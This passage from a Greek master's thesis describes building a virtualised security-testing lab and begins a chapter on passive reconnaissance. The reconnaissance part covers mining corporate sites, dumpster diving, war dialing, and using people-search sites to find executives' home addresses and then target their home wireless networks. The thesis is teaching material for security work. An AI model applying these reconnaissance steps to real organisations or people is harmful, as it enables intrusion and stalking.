αναβάθμιση της εικονικής μηχανής μπορούμε να αλλάξουμε την έκδοση του VMware Workstation με την οποία θέλουμε να είναι συμβατή η εικονική μας μηχανή.



Εικόνα 2.15: Περιβάλλον διαχείρισης VMware Workstation



Εικόνα 2.16: Αλλαγή χαρακτηριστικών της εικονικής μηχανής

Ορισμένα λειτουργικά συστήματα υποστηρίζουν τη διαδικασία hot-swap, δηλαδή την προσθαφαίρεση υλικού όταν είναι σε λειτουργία χωρίς να επηρεάζονται. Καλή πρακτική είναι να αλλάζουμε τα χαρακτηριστικά της εικονικής μηχανής, στο εργαστηριακό περιβάλλον, όταν είναι κλειστή. Κατά αυτό τον τρόπο θα αποφύγουμε περίεργες καταστάσεις στην λειτουργία των εικονικών μηχανών.

Μια πολύ σημαντική λειτουργία του VMware Workstation και γενικότερα των εικονικών μηχανών είναι το στιγμιότυπο της εικονικής μηχανής (snapshot). Το στιγμιότυπο της εικονικής μηχανής είναι σημαντικό τόσο σε περιβάλλον παραγωγής όσο και σε εργαστηριακό περιβάλλον. Με το στιγμιότυπο λαμβάνουμε ένα αντίγραφο της εικονικής μηχανής την συγκεκριμένη χρονική στιγμή. Μπορούμε να επαναφέρουμε την εικονική μηχανή στην εικόνα του snapshot, όποιες και αν είναι οι αλλαγές που έχουμε κάνει. Οι δυνατότητες που μας ανοίγει αυτή η λειτουργία είναι αμέτρητες. Δεν υπάρχει καμία ανησυχία μήπως οι αλλαγές, καταστρέψουν μια εικονική μηχανή. Μπορούμε να την επαναφέρουμε σε λίγα λεπτά στην κατάσταση που ήταν πριν τις καταστροφικές αλλαγές.

Τέλος, υπάρχει και η δυνατότητα να κλωνοποιήσουμε μια εικονική μηχανή. Αν για παράδειγμα θέλουμε να εγκαταστήσουμε τέσσερα Windows XP μηχανήματα τότε θα πραγματοποιήσουμε μια εγκατάσταση και θα δημιουργήσουμε τρεις κλώνους. Η παραπάνω διαδικασία θα μας γλιτώσει κόπο και χρόνο.

2.3. Δημιουργία του εργαστηριακού περιβάλλοντος

Στη συνέχεια θα παρουσιάσουμε το εργαστηριακό περιβάλλον της μεταπτυχιακής διατριβής. Θα ξεκινήσουμε από τη δικτυακή δομή. Στο εργαστηριακό περιβάλλον που θα δημιουργήσουμε, θα χρησιμοποιήσουμε δυο δίκτυα. Το Εσωτερικό και το Εξωτερικό. Στο εσωτερικό δίκτυο είναι εγκατεστημένα τα συστήματα του οργανισμού μας. Το εξωτερικό δίκτυο αναπαριστά το διαδίκτυο ή οποιοδήποτε άλλο δίκτυο μη έμπιστο στον οργανισμό. Η IP διευθυνσιοδότηση του εσωτερικού δικτύου είναι η 192.168.1.0/24, ενώ του εξωτερικού δικτύου η 192.168.0.0/24,. Από την IP διευθυνσιοδότηση φαίνεται πως το εσωτερικό και το εξωτερικό δίκτυο δεν μπορούν να επικοινωνήσουν άμεσα. Για το λόγο αυτό θα χρησιμοποιηθεί μια συσκευή δρομολόγησης ανάμεσα στα δύο δίκτυα.

Στο εσωτερικό δίκτυο θα εγκαταστήσουμε συνολικά πέντε εικονικές μηχανές. Ας δούμε πιο αναλυτικά τα χαρακτηριστικά τους. Ως επί το πλείστον οι οργανισμοί διαθέτουν υπαλλήλους και οι υπάλληλοι χρησιμοποιούν ηλεκτρονικούς υπολογιστές. Προφανώς κάθε οργανισμός μπορεί να χρησιμοποιεί διαφορετικό λειτουργικό σύστημα για τους υπολογιστές των υπαλλήλων του και όχι κατά ανάγκη ένα. Σύμφωνα με μια έρευνα του netmarketshare.com στους πελάτες του (δείγμα 12.000 επιχειρήσεων) για τον Αύγουστο του 2011 τα πλέον χρησιμοποιούμενα λειτουργικά συστήματα είναι:

- **Windows XP** με ποσοστό 48.89%
- **Windows 7** με ποσοστό 28.52%
- **Windows Vista** με ποσοστό 8.76%
- **Άλλα λειτουργικά συστήματα** με ποσοστό 13,83%.

Η πρώτη εικονική μηχανή που θα περιγράψουμε ονομάζεται Windows XP Client. Η ονοματοδοσία μαρτυρά και το εγκατεστημένο λειτουργικό σύστημα δηλαδή τα Windows XP Professional. Ρόλος της εν λόγω εικονικής μηχανής είναι η αναπαράσταση των υπολογιστών του προσωπικού. Το λειτουργικό σύστημα επιλέχθηκε διότι είναι αρκετά διαδεδομένο. Φυσικά εάν ο οργανισμός μας περιέχει για παράδειγμα μόνο Windows Vista στους υπολογιστές των υπαλλήλων, χωρίς δεύτερη σκέψη θα αντικαταστήσουμε τα Windows XP με Windows Vista. Επίσης, εάν το περιβάλλον μας διαθέτει πληθώρα λειτουργικών συστημάτων καλό θα ήταν να τα αναπαραστήσουμε όλα σαν εικονικές μηχανές. Η εικονική μηχανή Windows XP Client διαθέτει έναν επεξεργαστή, 256 MB μνήμη και 8GB μέγεθος σκληρού δίσκου. Η δικτύωση του είναι ρυθμισμένη στο Host-Only. Οι ρυθμίσεις IP είναι:

- **IP Διεύθυνση:** 192.168.1.10
- **Μάσκα:** 255.255.255.0
- **Προεπιλεγμένη πύλη:** 192.168.1.1

Τέλος, το αναγνωριστικό δικτύου στο εσωτερικό δίκτυο γι' αυτή την εικονική μηχανή είναι: **WINXP**.

Οι επόμενες τρεις εικονικές που ανήκουν στο εσωτερικό δίκτυο αναπαριστούν τους εξυπηρετητές του οργανισμού. Η ονοματοδοσία τους σχετίζεται με το λειτουργικό σύστημα που έχουν εγκατεστημένο. Έτσι έχουμε τις εικονικές μηχανές Windows Server 2003 Ent Ed με εγκατεστημένο λειτουργικό σύστημα Windows Server 2003 Enterprise Edition, Windows 2000 Adv Server με εγκατεστημένο λειτουργικό σύστημα Windows 2000 Advanced Server και CentOS με εγκατεστημένο λειτουργικό σύστημα CentOS έκδοση 6.0. Όπως παρατηρούμε, εγκαταστήσαμε ένα παλιό λειτουργικό σύστημα της Microsoft, όπως είναι ο Windows 2000 Server, ένα νεότερο λειτουργικό σύστημα της Microsoft, όπως είναι ο Windows 2003 Server και ένα λειτουργικό σύστημα Linux, όπως είναι το CentOS. Φυσικά εάν ο οργανισμός μας χρησιμοποιεί ένα συγκεκριμένο λειτουργικό σύστημα ή άλλα λειτουργικά συστήματα από τα παραπάνω, πχ Suse Linux, τότε αυτά πρέπει να εγκαταστήσουμε στο εργαστηριακό περιβάλλον. Τα παραπάνω λειτουργικά επιλέγηκαν γιατί συναντώνται σε αρκετούς οργανισμούς (σε έρευνα της netcraft τον Ιανουάριο του 2010 το Linux και ο Windows 2003 Server κρατούσαν πάνω από το 70% της αγοράς [http://www.netcraft.com]) και εξυπηρετούν τον εκπαιδευτικό σκοπό του εργαστηριακού περιβάλλοντος.

Η εικονική μηχανή Windows Server 2003 Ent Ed διαθέτει έναν επεξεργαστή, 384 MB μνήμη και 8 GB μέγεθος σκληρού δίσκου. Η δικτύωσή της είναι ρυθμισμένη στο Host-Only. Οι ρυθμίσεις IP είναι:

- **IP Διεύθυνση:** 192.168.1.2
- **Μάσκα:** 255.255.255.0
- **Προεπιλεγμένη πύλη:** 192.168.1.1

Το αναγνωριστικό δικτύου στο εσωτερικό δίκτυο γι αυτή την εικονική μηχανή είναι: **WIN2003**.

Η εικονική μηχανή Windows 2000 Adv Server διαθέτει έναν επεξεργαστή, 384 MB μνήμη και 8 GB μέγεθος σκληρού δίσκου. Η δικτύωσή της είναι ρυθμισμένη στο Host-Only. Οι ρυθμίσεις IP είναι:

- **IP Διεύθυνση:** 192.168.1.3
- **Μάσκα:** 255.255.255.0
- **Προεπιλεγμένη πύλη:** 192.168.1.1

Το αναγνωριστικό δικτύου στο εσωτερικό δίκτυο γι αυτή την εικονική μηχανή είναι: **WIN2000**.

Η εικονική μηχανή CentOS διαθέτει έναν επεξεργαστή, 256 MB μνήμη και 10 GB μέγεθος σκληρού δίσκου. Η δικτύωσή της είναι ρυθμισμένη στο Host-Only. Οι ρυθμίσεις IP είναι:

- **IP Διεύθυνση:** 192.168.1.4
- **Μάσκα:** 255.255.255.0
- **Προεπιλεγμένη πύλη:** 192.168.1.1

Το αναγνωριστικό δικτύου στο εσωτερικό δίκτυο γι αυτή την εικονική μηχανή είναι: **CentOS**.

Η τελευταία εικονική μηχανή που ανήκει στο εσωτερικό δίκτυο ονομάζεται Router. Ουσιαστικά η εικονική μηχανή Router είναι τρεις εικονικές μηχανές, η εικονική μηχανή Router, η εικονική μηχανή Router PF (PF: Packet Filtering) και η εικονική μηχανή Router SI (SI: Stateful Inspection). Κάθε φορά που θα εκτελούμε σενάρια στο εργαστηριακό μας περιβάλλον μόνο μια από τις παραπάνω εικονικές μηχανές θα εκτελείται. Από την ονοματολογία καταλαβαίνουμε και το βασικό σκοπό που επιτελούν, δηλαδή τη δρομολόγηση πακέτων ανάμεσα στο εσωτερικό και το εξωτερικό δίκτυο. Επιπρόσθετα, οι εικονικές μηχανές Router PF και Router SI πραγματοποιούν έλεγχο της εισερχόμενης/εξερχόμενης κίνησης Οι περισσότεροι οργανισμοί στη θέση αυτών των εικονικών μηχανών έχουν αυτό που ονομάζεται edge topology. Είναι ουσιαστικά το τελευταίο κομμάτι του εσωτερικού δικτύου. Στον πραγματικό κόσμο στη θέση αυτών των εικονικών μηχανών οι οργανισμοί διαθέτουν ένα σύνολο από Router, IDS και τείχη προστασίας. Στο εργαστηριακό περιβάλλον ενός μεσαίου και μεγάλου οργανισμού θα πρέπει να υπάρχει ένα ακριβές αντίγραφο της edge topology. Το κόστος στην περίπτωση αυτή είναι μεγάλο. Μια καλή λύση είναι να χρησιμοποιήσουμε το υλικό του παραγωγικού περιβάλλοντος κατασκευάζοντας τους κατάλληλους κανόνες ώστε να γίνεται δρομολόγηση στο εργαστηριακό περιβάλλον. Μια άλλη λύση είναι εάν υπάρχουν, να χρησιμοποιήσουμε προσομοίωση

λογισμικού για τους Routers, τα IDS και τα τείχη προστασίας. Στο εργαστηριακό περιβάλλον που παρουσιάζουμε θα χρησιμοποιήσουμε μια εικονική μηχανή με εγκατεστημένο λειτουργικό σύστημα Windows 2003 Server η οποία θα χρησιμοποιηθεί με τους εξής ρόλους:

1) Απλή δρομολόγηση πακέτων
2) Δρομολόγηση πακέτων και χρήση packet filtering
3) Δρομολόγηση πακέτων και stateful τείχος προστασίας.

Στις περιπτώσεις 1 και 2 θα χρησιμοποιήσουμε την υπηρεσία Routing and Remote Access. Η υπηρεσία Routing and Remote Access παρέχει υπηρεσίες δρομολόγησης και απομακρυσμένης πρόσβασης. Στην περίπτωση 1 θα χρησιμοποιήσουμε την δρομολόγηση. Στην περίπτωση 2 θα χρησιμοποιήσουμε τη δρομολόγηση με ενεργοποιημένα τα Inbound και Outbound φίλτρα πακέτων. Στην περίπτωση 3 θα χρησιμοποιήσουμε το τείχος προστασίας ISA (Internet Security and Acceleration) Server 2006 της Microsoft. Η εικονική μηχανή Router διαθέτει έναν επεξεργαστή, 512 MB μνήμη και 8 GB μέγεθος σκληρού δίσκου. Η εικονική μηχανή Router διαθέτει δύο κάρτες δικτύου, μία για το εσωτερικό και μία για το εξωτερικό δίκτυο. Η δικτύωση του είναι ρυθμισμένη στο Host-Only. Οι ρυθμίσεις IP για την κάρτα του εσωτερικού δικτύου είναι:

- **IP Διεύθυνση:** 192.168.1.1
- **Μάσκα:** 255.255.255.0

Οι ρυθμίσεις IP για την κάρτα του εξωτερικού δικτύου είναι:

- **IP Διεύθυνση:** 192.168.0.1
- **Μάσκα:** 255.255.255.0

Το αναγνωριστικό δικτύου στο εσωτερικό δίκτυο γι αυτή την εικονική μηχανή είναι: **Router**.

Στο εξωτερικό δίκτυο τα πράγματα είναι πολύ πιο απλά. Θα εγκαταστήσουμε δύο εικονικές μηχανές. Η πρώτη ονομάζεται Windows XP Internet και διαθέτει λειτουργικό σύστημα Windows XP Professional. Η εικονική μηχανή Windows XP Internet διαθέτει έναν επεξεργαστή, 256 MB μνήμη και 8 GB μέγεθος σκληρού δίσκου. Η δικτύωση του είναι ρυθμισμένη στο Host-Only. Οι ρυθμίσεις IP είναι:

- **IP Διεύθυνση:** 192.168.0.2
- **Μάσκα:** 255.255.255.0
- **Προεπιλεγμένη πύλη:** 192.168.0.1

Το αναγνωριστικό δικτύου στο εξωτερικό δίκτυο γι αυτή την εικονική μηχανή είναι: **INTERNET**.

Η δεύτερη εικονική μηχανή στο εξωτερικό δίκτυο ονομάζεται BackTrack Internet και διαθέτει λειτουργικό σύστημα BackTrack 5. Η εικονική μηχανή BackTrack Internet διαθέτει έναν επεξεργαστή, 256 MB μνήμη και 8 GB μέγεθος σκληρού δίσκου. Η δικτύωση του είναι ρυθμισμένη στο Host-Only. Οι ρυθμίσεις IP είναι:

- **IP Διεύθυνση:** 192.168.0.3
- **Μάσκα:** 255.255.255.0
- **Προεπιλεγμένη πύλη:** 192.168.0.1

Το αναγνωριστικό δικτύου στο εξωτερικό δίκτυο γι αυτή την εικονική μηχανή είναι: **BackTrack**.

Το λειτουργικό σύστημα BackTrack είναι ένα Linux ειδικού σκοπού. Σύμφωνα με την ιστοσελίδα του [http://www.backtrack-linux.org], το BackTrack είναι ένα εξειδικευμένο περιβάλλον που παρέχει στους επαγγελματίες στον τομέα της ασφάλειας την δυνατότητα να πραγματοποιήσουν αυτόματες επιθέσεις και δοκιμές διείσδυσης. Κοινώς είναι μια πλατφόρμα επίθεσης σε συστήματα. Μπορείτε να κατεβάσετε δωρεάν το BackTrack Linux στη διεύθυνση http://www.backtrack-linux.org/. Το BackTrack διαθέτει εγκατεστημένα πάνω από εκατό εργαλεία ασφάλειας. Ενδεικτικά αναφέρουμε τα Metasploit, Kismet, Nmap, Wireshark και Hydra. Το BackTrack έχει την δυνατότητα να εκτελείται και από αφαιρούμενες συσκευές αποθήκευσης, όπως USB Stick, παρέχοντας ευελιξία στους επαγγελματίες στον τομέα της ασφάλειας καθώς μπορούν να το εντάξουν σε οποιοδήποτε περιβάλλον χωρίς να χρειάζεται κανονική εγκατάσταση.

Οι δυο εικονικές μηχανές που βρίσκονται στο εξωτερικό δίκτυο θα χρησιμοποιηθούν κυρίως σαν πλατφόρμες επίθεσης προς τις εικονικές μηχανές του εσωτερικού δικτύου. Στην

εικονική μηχανή Windows XP Internet θα εγκατασταθούν τα κατάλληλα εργαλεία ασφάλειας γι αυτό το σκοπό.

2.3.1 Υπηρεσίες του εσωτερικού δικτύου

Στο εσωτερικό δίκτυο θα εγκαταστήσουμε αρχικά κάποιες υπηρεσίες οι οποίες στην συνέχεια θα εμπλουτιστούν ανάλογα με τις ανάγκες του εργαστηριακού περιβάλλοντος. Στα εργαστηριακά περιβάλλοντα των οργανισμών, ο επαγγελματίας σε θέματα ασφάλειας πληροφοριακών συστημάτων θα πρέπει να εγκαταστήσει τις υπηρεσίες που απαντώνται και στο περιβάλλον παραγωγής. Στο εργαστηριακό μας περιβάλλον θα εγκαταστήσουμε τις εξής υπηρεσίες:

- DNS υπηρεσίες
- SMTP υπηρεσίες
- WWW υπηρεσίες
- FTP υπηρεσίες
- Telnet υπηρεσίες
- Active Directory υπηρεσίες
- WINS υπηρεσίες

Οι παραπάνω υπηρεσίες προσφέρονται από τις εικονικές μηχανές WIN2000, WIN2003 και CentOS. Ας δούμε πιο αναλυτικά για κάθε εικονική μηχανή τις υπηρεσίες που παρέχει.

Η εικονική μηχανή WIN2000 παρέχει DNS υπηρεσίες για τα ονόματα seclab.gr και seclab.com. Επίσης παρέχει SMTP υπηρεσίες για το όνομα seclab.gr. Ακόμη προσφέρει WWW και FTP υπηρεσίες για το όνομα seclab.gr. Επιπρόσθετα προσφέρει Telnet υπηρεσίες. Τέλος προσφέρει WINS υπηρεσίες.

Η εικονική μηχανή WIN2003 παρέχει Active Directory υπηρεσίες για το όνομα lab.local και DNS υπηρεσίες για το lab.local. Τέλος προσφέρει WINS υπηρεσίες.

Η εικονική μηχανή CentOS παρέχει WWW και SMTP υπηρεσίες για το όνομα seclab.com.

Οι υπηρεσίες DNS, SMTP, WWW, FTP και Telnet θα προσφέρονται τόσο στο εσωτερικό όσο και στο εξωτερικό δίκτυο, ενώ οι υπηρεσίες Active Directory και WINS θα προσφέρονται μόνο στο εσωτερικό δίκτυο.

Στα επόμενα κεφάλαια θα παρουσιάσουμε τεχνικές επίθεσης και τα εργαλεία ασφάλειας. Στο τέλος κάθε επόμενου κεφαλαίου θα χρησιμοποιήσουμε τις τεχνικές επίθεσης και τα εργαλεία ασφάλειας στο εργαστηριακό μας περιβάλλον και θα καταγράψουμε τα αποτελέσματα.

Κεφάλαιο 3: Μέθοδοι παθητικής συγκέντρωσης πληροφοριών

3.1 Εισαγωγή

Στα προηγούμενα κεφάλαια δόθηκε έμφαση στο υλικό και το λογισμικό που απαιτείται για το εργαστηριακό περιβάλλον. Το επόμενο βήμα θα ήταν φυσιολογικά η επίδειξη των εργαλείων του εργαστηριακού περιβάλλοντος. Όμως ο στόχος του τρέχοντος κεφαλαίου είναι η παρουσίαση του τρόπου σκέψης του επιτιθέμενου. Ο επαγγελματίας σε θέματα ασφάλειας πληροφοριακών συστημάτων δεν απαιτείται μονάχα να κατέχει τεχνικές γνώσεις, αλλά και οξυδέρκεια ώστε να διακρίνει τις πιθανές διαρροές πληροφορίας. Για παράδειγμα, το πιθανότερο θα ήταν να απολυθεί ο επικεφαλής για την ασφάλεια ενός οργανισμού στην περίπτωση που είχε θωρακίσει άψογα την εταιρική ιστοσελίδα απέναντι στις δικτυακές επιθέσεις, αλλά σε ένα υπερσύνδεσμο της ιστοσελίδας είχαν τοποθετηθεί ευαίσθητες εταιρικές πληροφορίες, όπως η κατάσταση μισθοδοσίας ή οι άδειες του προσωπικού, διαθέσιμες για όλους.

Με τον όρο συγκέντρωση πληροφοριών ορίζεται η διαδικασία συλλογής δεδομένων για ένα συγκεκριμένο σκοπό. Παρόλο που η παραπάνω διαδικασία έχει πολλές μορφές στην περίπτωσή μας αποτελεί τη δημιουργία του προφίλ ενός πιθανού στόχου για επίθεση. Άλλωστε οι περισσότερες επιθέσεις δεν ξεκινούν χωρίς ο επιτιθέμενος να γνωρίζει έστω και μια πληροφορία του στόχου. Το δικτυακό όνομα τομέα, η IP διεύθυνση, η φυσική διεύθυνση, το τηλέφωνο αποτελούν μερικές από τις πληροφορίες που ο επιτιθέμενος προσπαθεί να συλλέξει πριν εκκινήσει την επίθεση. Τα συστατικά του εργαστηριακού περιβάλλοντος που θα χρησιμοποιήσει ο επιτιθέμενος είναι η σύνδεση στο διαδίκτυο και ο φυλλομετρητής. Οι μέθοδοι παθητικής συγκέντρωσης πληροφοριών θα αναλυθούν ευθύς αμέσως.

3.2 Αναζήτηση στην πηγή της πληροφορίας

3.2.1 Πληροφορίες από τον ιστότοπο του οργανισμού

Το πλέον κατάλληλο μέρος να αναζητήσει ο επιτιθέμενος πληροφορίες είναι ο ιστότοπος του στόχου δηλαδή του οργανισμού. Οι πληροφορίες που περιέχονται στον ιστότοπο είναι ελεύθερες και παρέχονται δωρεάν. Συνήθως οι ιστότοποι έχουν μια σελίδα που αναφέρετε ως «περί τον οργανισμό» (about page) και περιέχει τα υψηλόβαθμα στελέχη με τα βιογραφικά τους. Μια τέτοια ιστοσελίδα φαίνεται στην εικόνα 3.1 και αφορά τον οργανισμό Superior Solution. Πληροφορίες για τα υψηλόβαθμα στελέχη μπορούν να χρησιμοποιηθούν για social engineering. Σημαντικές πληροφορίες μπορούμε να αντλήσουμε και από τα οικονομικά δεδομένα που αφορούν συγχωνεύσεις. Για παράδειγμα ένας επιτιθέμενος θέλει να επιτεθεί την Cisco. Η πιθανότητα να επιτεθεί με επιτυχία απευθείας στην Cisco είναι πολύ μικρή. Χρησιμοποιώντας την ιστοσελίδα της Cisco ο επιτιθέμενος μπορεί να ανακαλύψει μια εταιρία που η Cisco πρόσφατα εξαγόρασε. Συνήθως όταν γίνεται μια εξαγορά το πρώτο ζητούμενο ανάμεσα στους δύο οργανισμούς είναι περισσότερο η σύνδεσή των συστημάτων τους χωρίς να δίνεται μεγάλη σημασία στην ασφάλεια. Αν υποθέσουμε ότι ο επιτιθέμενος ανακαλύπτει ότι η Cisco εξαγόρασε την Linksys. Ο επιτιθέμενος μπορεί να επιτεθεί στην Linksys και μέσω της τελευταίας να επιτεθεί στην Cisco.

About Us

Superior Solutions, Inc. has been providing superior customer service for eight years as we officially opened doors in 1999. Our senior staff members are unmatched in their knowledge. Every bit of their hard earned expertise came as a result of years of highly specialized work and contact with thousands of people. Our management team includes:

Founder and Chief Operating Officer

Michael Gregg - As the Superior Solutions, Inc. founder & COO, Mr. Gregg brings more than 20 years of experience building real security solutions and driving strategic development. He is an expert on security, networking, and Internet technologies. Even though leading the firm consumes a large amount of Mr. Gregg's time, he enjoys teaching. Mr. Gregg has a proven reputation as both a dynamic and influential speaker.

His written works in the field of IT security include the publication of eleven security books he has either authored or co-authored. Some of these titles include: Syngress's *Hack the Stack*, Sybex's *Security Street Smarts*, Que's *CISSP Cram 2*, *CISSP Exam Cram 2 Questions Edition*, and *The Certified Ethical Hacker Exam Prep 2*. He also authored *Inside Network Security Assessment* by Sam's publishing and *The Certified Information Security Auditor (CISA) Exam Prep* by Que.

Mr. Gregg holds two associate's degrees, a bachelor's degree, and a master's degree.

Business Development Director

Lawrence D. Sommers - Mr. Sommers has worked in the

Εικόνα 3.1 : Περί της Superior Solution

Μια ακόμα πληροφορία που λαμβάνουμε από την ιστοσελίδα είναι η διεύθυνση του οργανισμού. Αρκετές είναι οι επιθέσεις που μπορούν να εξαπολυθούν γνωρίζοντας τη διεύθυνση του οργανισμού. Ο επιτιθέμενος χρησιμοποιώντας τη διεύθυνση μπορεί να αναζητήσει πληροφορίες στα σκουπίδια του οργανισμού, για παράδειγμα έγγραφα που δεν έχουν καταστραφεί πλήρως και ίσως να περιέχουν κωδικούς, οργανογράμματα, manuals κ.α. Θύμα τέτοιας επίθεσης είχε πέσει η JP Morgan το 2007 [http://www.jpmorgan.com].

Ένας ακόμα τύπος επίθεσης συνυφασμένος με τη διεύθυνση είναι η αναζήτηση ασύρματων δικτύων. Ο επιτιθέμενος μπορεί να εντοπίσει ασύρματα δίκτυα στο κτίριο του οργανισμού και να τα χρησιμοποιήσει για να αποκτήσει πρόσβαση στον οργανισμό. Ακόμα και αν τα ασύρματα δίκτυα προστατεύονται πολλές φορές στα ασύρματα σημεία πρόσβασης οι υπεύθυνοι συχνά δεν προνοούν για την φυσική ασφάλεια τους.


Στην τοποθεσία του οργανισμού συμπεριλαμβάνεται πιθανότατα και ο αριθμός ενός τηλεφώνου επικοινωνίας. Ο επιτιθέμενος μπορεί να χρησιμοποιήσει το τηλεφωνικό νούμερο για να ερευνήσει εάν σε ένα εύρος τηλεφωνικών αριθμών κάποιες γραμμές δεν καταλήγουν σε κάποιο modem. Αν και τα modem έχουν σταματήσει να χρησιμοποιούνται εδώ και 5-10 χρόνια, αρκετοί οργανισμοί τα χρησιμοποιούν ακόμα συνήθως για εφεδρικές συνδέσεις. Τα modem των

τηλεφωνικών γραμμών διαθέτουν ασθενείς μηχανισμούς αυθεντικοποίησης ή και καθόλου και αποτελούν εύκολο στόχο για τον επιτιθέμενο. Εργαλεία που πραγματοποιούν σάρωση τηλεφωνικών γραμμών είναι τα ToneLoc, THC-Scan και Demon dialer [http://en.wikipedia.org/wiki/War_dialing].

Σε μια εταιρική ιστοσελίδα το πιθανότερο είναι να ανακαλύψει ο επιτιθέμενος ονοματεπώνυμα μερικών υψηλόβαθμων στελεχών του οργανισμού. Ο επιτιθέμενος υποθέτοντας πως το στέλεχος του οργανισμού θα μένει στην ίδια πόλη του στεγάζει τον οργανισμό χρησιμοποιώντας εργαλεία όπως το www.anywho.com, people.yahoo.com, www.zabasearch.com, www.peoplesearchnow.com με το ονοματεπώνυμο του στελέχους μπορεί να εντοπίσει την διεύθυνση κατοικίας του. Κατά αυτό τον τρόπο μπορεί να υποκλέψει το ασύρματο δίκτυο της οικίας του ή να χρησιμοποιήσει την σύνδεση του στο διαδίκτυο. Φυσικά η συλλογή πληροφοριών δεν σταματά εδώ. Υπάρχουν πολλές ιστοσελίδες που παρέχουν μια πληθώρα πληροφορίες για ονόματα τις οποίες κυρίως συλλέγουν από τις σελίδες κοινωνικής δικτύωσης όπως το facebook και το myspace.

3.2.2 Παλιές εκδόσεις του ιστότοπου

Οι ευαίσθητες πληροφορίες για τον οργανισμό (όπως για παράδειγμα πληροφορίες που παρουσιάστηκαν στην προηγούμενη παράγραφο) δύνανται να απομακρυνθούν από τον ιστότοπο άμεσα. Όμως υπάρχουν υπηρεσίες στο διαδίκτυο που αποθηκεύουν παλιότερες εκδόσεις του ιστότοπου. Μια από αυτές είναι η http://web.archive.org όπου χρησιμοποιώντας την υπηρεσία Wayback Machine μπορούμε να βρούμε παλαιότερες εκδόσεις ιστοσελίδων. Για παράδειγμα για την ιστοσελίδα www.unipi.gr εμφανίζει 543 αποτελέσματα όπως φαίνεται στην εικόνα 3.2.



Εικόνα 3.2 Way back στο unipi.gr

Σαν αντίμετρο σε αυτές τις υπηρεσίες χρησιμοποιείται το robots.txt στο φάκελο του ιστότοπου ώστε η wayback machine να μην αποθηκεύει την ιστοσελίδα.

Εάν μια ευαίσθητη πληροφορία διαρρεύσει στην ιστοσελίδα του οργανισμού μπορεί να αφαιρεθεί με ευκολία, αλλά τι συμβαίνει αν η πληροφορία διαρρεύσει σε έναν ιστότοπο που ο οργανισμός δεν έχει πρόσβαση συνήθως από έναν υπάλληλό της; Υπάρχουν αρκετοί λόγοι που μπορούν να ωθήσουν έναν υπάλληλο να δημοσιεύσει ευαίσθητες πληροφορίες του οργανισμού. Η απόλυση, η μείωση αποδοχών, η μη προαγωγή αποτελούν μερικούς από τους παραπάνω λόγους. Οι πληροφορίες μπορεί να τοποθετηθούν σε κάποιο blog ή σε κάποιο “suck” ιστότοπο. Στην εικόνα 3.3 φαίνεται ο ιστότοπος PayPalSucks. Επιπρόσθετα υπάρχουν ιστοσελίδες ειδικά για την δημοσίευση απορρήτων πληροφοριών. Οι χρήστες μπορούν ανώνυμα να δημοσιεύουν

πληροφορίες για τον οργανισμό τους. Η πιο γνωστή ιστοσελίδα που πλέον δεν υφίσταται ήταν η internalmemos.com.

Αν και μπορεί να φαίνεται εξωπραγματικό τα sucks domain είναι για κάποιες εταιρίες η σκληρή πραγματικότητα. Για παράδειγμα η Kmart. Κάποιος πρώην υπάλληλός της δημιούργησε το kmartsucks.com αφού τον απέλυσαν. Η Kmart προσπάθησε δικαστικά να κλείσει το συγκεκριμένο sucks domain αλλά οι προσπάθειες της δεν τελεσφόρησαν καθώς το δικαστήριο αναγνώρισε πως στο διαδίκτυο πρέπει να υπάρχει ελευθερία λόγου. Στο εργαστηριακό περιβάλλον μπορεί να γίνει αναζήτηση για παραπλήσια domain με του οργανισμού ή για domain με το όνομα του οργανισμού και την λέξη sucks. Ένα από τα πολλά διαθέσιμα εργαλεία για αυτό το σκοπό είναι το http://www.betterwhois.com.

Εικόνα 3.3: NoPayPal

3.2.3 Αναλύοντας των κώδικα ιστοσελίδων

Ένας ακόμα πολύ καλός τρόπος για να συλλέξουμε πληροφορίες από έναν ιστότοπο, εκτός από αυτούς που αναφέρθηκαν προηγούμενα, είναι να εξετάσουμε τον πηγαίο κώδικά του. Αξιοπρόσεκτες πληροφορίες στον πηγαίο κώδικα είναι:

- Διευθύνσεις ηλεκτρονικού ταχυδρομείου
- Σύνδεσμοι προς άλλους ιστότοπους.
- Σχόλια ή σημειώσεις του προγραμματιστή.
- Κρυμμένα πεδία.
- Πληροφορίες που φανερώνουν τις τεχνολογίες που χρησιμοποιούνται.
- Δομή του ιστότοπου.

